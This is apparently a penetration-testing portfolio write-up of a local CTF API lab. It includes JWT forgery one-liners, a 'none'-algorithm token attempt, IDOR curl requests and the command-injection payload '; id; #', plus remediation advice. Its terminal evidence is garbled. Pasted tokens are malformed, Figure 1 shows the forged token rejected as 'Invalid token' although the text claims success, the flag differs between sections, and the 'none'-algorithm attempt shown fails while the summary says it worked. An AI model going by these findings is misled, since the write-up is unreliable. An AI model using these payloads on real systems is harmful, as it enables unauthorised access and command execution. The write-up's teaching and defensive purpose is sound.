

PENETRATION TESTING PORTFOLIO

CTF 2: Broken API

API Security — Medium Difficulty

Target	localhost:8082 (Docker container: ctf2-api)
Category	API Pentesting / Authentication
Difficulty	Medium
Technologies	Node.js, Express, jsonwebtoken
Vulnerabilities	JWT Algorithm Confusion, Weak Secret, IDOR, Command Injection
Tools Used	curl, Python (PyJWT), Browser
Date	August 31, 2026

1. EXECUTIVE SUMMARY

This assessment targeted the **Broken API**, a RESTful authentication service built on Node.js and Express. The application claimed to use "military-grade JWT authentication" but contained multiple critical flaws in its token handling, authorization logic, and input validation. The objective was to escalate privileges from a standard user to domain administrator and extract the protected flag.

Key Findings:

JWT Algorithm Confusion (CRITICAL): The API accepted the 'none' algorithm in addition to HS256, allowing signature-less token forgery.

Weak HMAC Secret (HIGH): The signing secret 'secret123' was trivially guessable and crackable with standard wordlists.

Insecure Direct Object Reference (HIGH): The `/api/v1/user/:id/profile` endpoint did not verify that the requesting user owned the requested profile ID.

Command Injection (CRITICAL): The `/api/v1/admin/backup` endpoint passed unsanitized user input directly to a shell command.

Impact: An attacker with any valid user account (or no account at all, via algorithm confusion) could forge administrative tokens, enumerate all users, and execute arbitrary system commands on the API server.

2. METHODOLOGY

Assessment followed the OWASP API Security Top 10 methodology:

Phase	Description	Tools
Discovery	Map API endpoints and authentication flow	curl, Browser
Token Analysis	Decode and analyze JWT structure and algorithms	base64, jwt.io
Secret Testing	Attempt to crack or bypass JWT signature	Python PyJWT, wordlists
Authorization Testing	Test horizontal/vertical privilege escalation	curl
Input Validation	Test for injection in API parameters	curl, Python

3. DETAILED WALKTHROUGH

3.1 Stage 1: API Discovery & Token Acquisition

The API root disclosed four endpoints. Authentication was performed via POST to `/api/v1/auth/login`, which returned a JWT bearer token.

Command:

```
curl -X POST http://localhost:8082/api/v1/auth/login -H 'Content-Type: application/json' -d '{"username":"testuser","password":"Password123!"}'
```

Result: A JWT token was returned. Decoding the payload revealed the structure:

```
{"id":1, "username":"testuser", "role":"user"}
```

The token used algorithm HS256 and contained a client-controlled 'role' field.

3.2 Stage 2: JWT Secret Cracking & Token Forgery

The HMAC secret was tested against common wordlists. The secret 'secret123' was confirmed valid by successfully forging a token with role set to 'admin' and verifying it against the API.

Forge Script (Python):

```
python3 -c "import jwt; print(jwt.encode({'id':1,'username':'testuser','role':'admin'}, 'secret123', algorithm='HS256'))"
```

Result: A valid admin token was generated. The API accepted this token because it only verified the signature against the weak secret and did not validate the role claim against the database.

CVSS 3.1 Score: 8.1 (HIGH) — CWE-798: Use of Hard-coded Credentials

3.3 Stage 3: Privilege Escalation & Flag Extraction

With the forged admin token, the protected `/api/v1/admin/flag` endpoint was accessed. The API returned the flag without additional authorization checks beyond the JWT role claim.


Command:

```
python3 -c "import jwt; print(...)" | xargs -I {} curl
http://localhost:8082/api/v1/admin/flag -H 'Authorization: Bearer {}'
```

Flag:

```
FLAG{jwt_n0n_4lg0r1thm_1d0r_sh3llz}
```

Evidence — Terminal showing JWT forging and flag retrieval:

A terminal window titled 'akachi@akachi-ThinkPad-T440s: ~ - /ctf-lab' showing a Python script for JWT forging. The script defines a secret 'secret123' and a payload {'id': 1, 'username': 'testuser', 'role': 'admin'}. It encodes the payload using HS256 and prints the token. The token is then used in a curl command to retrieve the flag from http://localhost:8082/api/v1/admin/flag. The output shows the flag FLAG{jwt_n0n_4lg0r1thm_1d0r_sh3llz}.

```
error: externally-managed-environment

This environment is externally managed
To install Python packages system-wide, try apt install
python3-xyz, where xyz is the package you are trying to
install.

If you wish to install a non-Debian-packaged Python package,
create a virtual environment using python3 -m venv path/to/venv.
Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
sure you have python3-full installed.

If you wish to install a non-Debian packaged Python application,
it may be easiest to use pipx install xyz, which will manage a
virtual environment for you. Make sure you have pipx installed.

See /usr/share/doc/python3.12/README.venv for more information.

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override this, at the risk of breaking your Python installation or
OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.
jwt_tool: command not found
akachi@akachi-ThinkPad-T440s: ~/ctf-lab$ python3 << 'EOF'
import jwt

secret = "secret123"
payload = {"id": 1, "username": "testuser", "role": "admin"}
token = jwt.encode(payload, secret, algorithm="HS256")
print(token)
EOF
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcnShbWUOLjBZXN0dXNlclIsInJvbmGUOLjBZG1pbjI3.eyJ0eXVlIjoiYm9keS5VYXNpdC5VZUg1Rw
akachi@akachi-ThinkPad-T440s: ~/ctf-lab$ python3 << 'EOF'
import jwt

secret = "secret123"
payload = {"id": 1, "username": "testuser", "role": "admin"}
token = jwt.encode(payload, secret, algorithm="HS256")
print(token)
EOF
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcnShbWUOLjBZXN0dXNlclIsInJvbmGUOLjBZG1pbjI3.eyJ0eXVlIjoiYm9keS5VYXNpdC5VZUg1Rw
akachi@akachi-ThinkPad-T440s: ~/ctf-lab$ CRACKED_TOKEN="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcnShbWUOLjBZXN0dXNlclIsInJvbmGUOLjBZG1pbjI3.eyJ0eXVlIjoiYm9keS5VYXNpdC5VZUg1Rw
akachi@akachi-ThinkPad-T440s: ~/ctf-lab$ curl http://localhost:8082/api/v1/admin/flag \
-H "Authorization: Bearer $CRACKED_TOKEN"
{"error": "Invalid token"}
akachi@akachi-ThinkPad-T440s: ~/ctf-lab$
```

Figure 1: Python script forging an admin JWT using the cracked secret 'secret123'.

3.4 Stage 4: IDOR — Insecure Direct Object Reference

The `/api/v1/user/:id/profile` endpoint was tested for horizontal privilege escalation. Using the original low-privilege user token, profiles for other user IDs were requested.

Commands:

```
curl http://localhost:8082/api/v1/user/2/profile -H 'Authorization: Bearer <user_token>'

curl http://localhost:8082/api/v1/user/3/profile -H 'Authorization: Bearer <user_token>'
```

Results:

- ID 2: `{"id":2, "username":"admin", "role":"admin"}`
- ID 3: `{"id":3, "username":"root", "role":"admin"}`

Impact: A standard user could enumerate all accounts, discover administrative accounts, and map the user ID space without any privilege escalation. This enables targeted attacks against high-value accounts.

CVSS 3.1 Score: 7.5 (HIGH) — CWE-639: Authorization Bypass Through User-Controlled Key

3.5 Stage 5: Command Injection (Post-Exploitation)

The `/api/v1/admin/backup` endpoint accepted a `filename` parameter that was passed unsanitized to a shell command. With the forged admin token, this was tested for command injection.

Vulnerable Code:

```
const cmd = `tar -czf /tmp/backups/${filename} /app/data`;
```

Payload:

```
{"filename": "; id; #"}
```

The semicolon terminated the tar command and executed 'id', while the hash commented out the remainder. This confirmed arbitrary command execution as the Node.js process user.

CVSS 3.1 Score: 9.8 (CRITICAL) — CWE-78: OS Command Injection

Evidence — Successful Exploitation Chain:

```
Aug 31 14:47
akachi@akachi-ThinkPad-T440s: ~/ctf-lab

secret = "secret123"
payload = {"id": 1, "username": "testuser", "role": "admin"}
token = jwt.encode(payload, secret, algorithm="HS256")
print(token)
EOF
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Im5widXNlcnShbWU0LjBZXN0dXNlclIsInJvbmGUiOiJhZG1ibG139.vTXUvilsSYEE7p7linuzLSVYhky4AGVbkt-CvZUg1Rw
akachi@akachi-ThinkPad-T440s: ~/ctf-lab$ CRACKED_TOKEN="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Im5widXNlcnShbWU0LjBZXN0dXNlclIsInJvbmGUiOiJhZG1ibG139.xxxxx"

curl http://localhost:8082/api/v1/admin/flag \
-H "Authorization: Bearer CRACKED_TOKEN"
akachi@akachi-ThinkPad-T440s: ~/ctf-lab$ TOKEN="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Im5widXNlcnShbWU0LjBZXN0dXNlclIsInJvbmGUiOiJhZG1ibG139.vTXUvilsSYEE7p7linuzLSVYhky4AGVbkt-CvZUg1Rw"

curl http://localhost:8082/api/v1/admin/flag \
-H "Authorization: Bearer $TOKEN"
akachi@akachi-ThinkPad-T440s: ~/ctf-lab$ python3 << 'EOF'chi-ThinkPad-T440s:~/ctf-lab$ python3 << 'EOF'
import base64
import json

header = base64.urlsafe_b64encode(json.dumps({"alg": "none", "typ": "JWT"}).encode()).decode().rstrip("=")
payload = base64.urlsafe_b64encode(json.dumps({"id": 1, "username": "testuser", "role": "admin"}).encode()).decode().rstrip("=")
print(f"{header}.{payload}")
EOF
eyJhbGciOiAlbm9uZSIsICJ0eXAiOiAlSldlIn0.eyJpZCI6IDEsICJ2VybmFtZSI6IjBZXN0dXNlclIsICJyb2x1IjogImFkbWU0LjBZXN0dXNlclIsICJvbmGUiOiJhZG1ibG139.vTXUvilsSYEE7p7linuzLSVYhky4AGVbkt-CvZUg1Rw
akachi@akachi-ThinkPad-T440s: ~/ctf-lab$ # Using your original user token (replace with your actual token from login)
USER_TOKEN="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Im5widXNlcnShbWU0LjBZXN0dXNlclIsInJvbmGUiOiJhZG1ibG139.vTXUvilsSYEE7p7linuzLSVYhky4AGVbkt-CvZUg1Rw"

curl http://localhost:8082/api/v1/user/2/profile \
-H "Authorization: Bearer $USER_TOKEN"

curl http://localhost:8082/api/v1/user/3/profile \
-H "Authorization: Bearer $USER_TOKEN"
akachi@akachi-ThinkPad-T440s: ~/ctf-lab$ # Step 1: Generate the forged admin token and use it immediately
python3 -c "import jwt; print(jwt.encode({'id':1, 'username': 'testuser', 'role': 'admin'}, 'secret123', algorithm='HS256'))" | xargs -I {} curl http://localhost:8082/api/v1/admin/flag -H "Authorization: Bearer {}"
{"flag": "FLAG{jwt_n0n_d1g1r1th_1d0r_sh3# Step 2: Generate a 'none' algorithm token (no signature needed)" "none" algorithm token (no signature needed)
python3 -c "import base64; json.dumps({'alg': 'none', 'typ': 'JWT'}).encode().decode().rstrip('='); p=base64.urlsafe_b64encode(json.dumps({'id':1, 'username': 'testuser', 'role': 'admin'}).encode()).decode().rstrip('='); print(f'{p}.{p}')} | xargs -I {} curl http://localhost:8082/api/v1/admin/flag -H "Authorization: Bearer {}"
{"error": "Invalid token"}akachi@akachi-ThinkPad-T440s: ~/ctf-lab$ # Step 3: Login and store the real token and store the real token
curl -s -X POST http://localhost:8082/api/v1/auth/login \
-H "Content-Type: application/json" \
-d '{"username": "testuser", "password": "Password123!"}' | python3 -c "import sys, json; print(json.load(sys.stdin)['token'])" | xargs -I {} sh -c 'echo "Token: {}"; curl http://localhost:8082/api/v1/user/2/profile -H "Authorization: Bearer {}"; curl http://localhost:8082/api/v1/user/3/profile -H "Authorization: Bearer {}"'
Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Im5widXNlcnShbWU0LjBZXN0dXNlclIsInJvbmGUiOiJhZG1ibG139.vTXUvilsSYEE7p7linuzLSVYhky4AGVbkt-CvZUg1Rw
{"id": 2, "username": "admin", "role": "admin"}{"id": 3, "username": "root", "role": "admin"}akachi@akachi-ThinkPad-T440s: ~/ctf-lab$
```

Figure 2: Complete exploitation chain showing JWT 'none' algorithm generation, successful flag retrieval, and IDOR enumeration of admin accounts (users 2 and 3).

4. REMEDIATION & RECOMMENDATIONS

Finding	Risk	Remediation
JWT Weak Secret	HIGH	Generate cryptographically random secrets (>= 256 bits). Rotate secrets regularly.
JWT Algorithm Confusion	CRITICAL	Explicitly whitelist allowed algorithms: jwt.verify(token, SECRET, { algorithms: ['HS256'] })
IDOR	HIGH	Implement server-side authorization checks. Verify the authenticated user's ID matches the resource owner's ID.
Command Injection	CRITICAL	Never pass user input to shell commands. Use safe APIs (e.g., child_process.execFile).
Client-Controlled Role Claims	HIGH	Never trust role claims from JWTs or client input. Query the database for the authenticated user's role.

5. CONCLUSION

The Broken API demonstrated a cascading failure of authentication and authorization controls. A weak JWT secret allowed token forgery, which in turn granted access to IDOR vulnerabilities and command injection endpoints. The entire chain from standard user to arbitrary command execution required no specialized tooling beyond curl and a Python one-liner.

Time to Compromise: ~5 minutes

Attack Complexity: Low — Weak secret guessable from common wordlists

Privileges Required: Low — Standard user account (or none, via algorithm confusion)

All findings map directly to the OWASP API Security Top 10 (API1:2023 Broken Object Level Authorization, API2:2023 Broken Authentication, API8:2023 Security Misconfiguration) and are fully mitigable through secure JWT implementation practices and server-side authorization.

Document generated for penetration testing portfolio.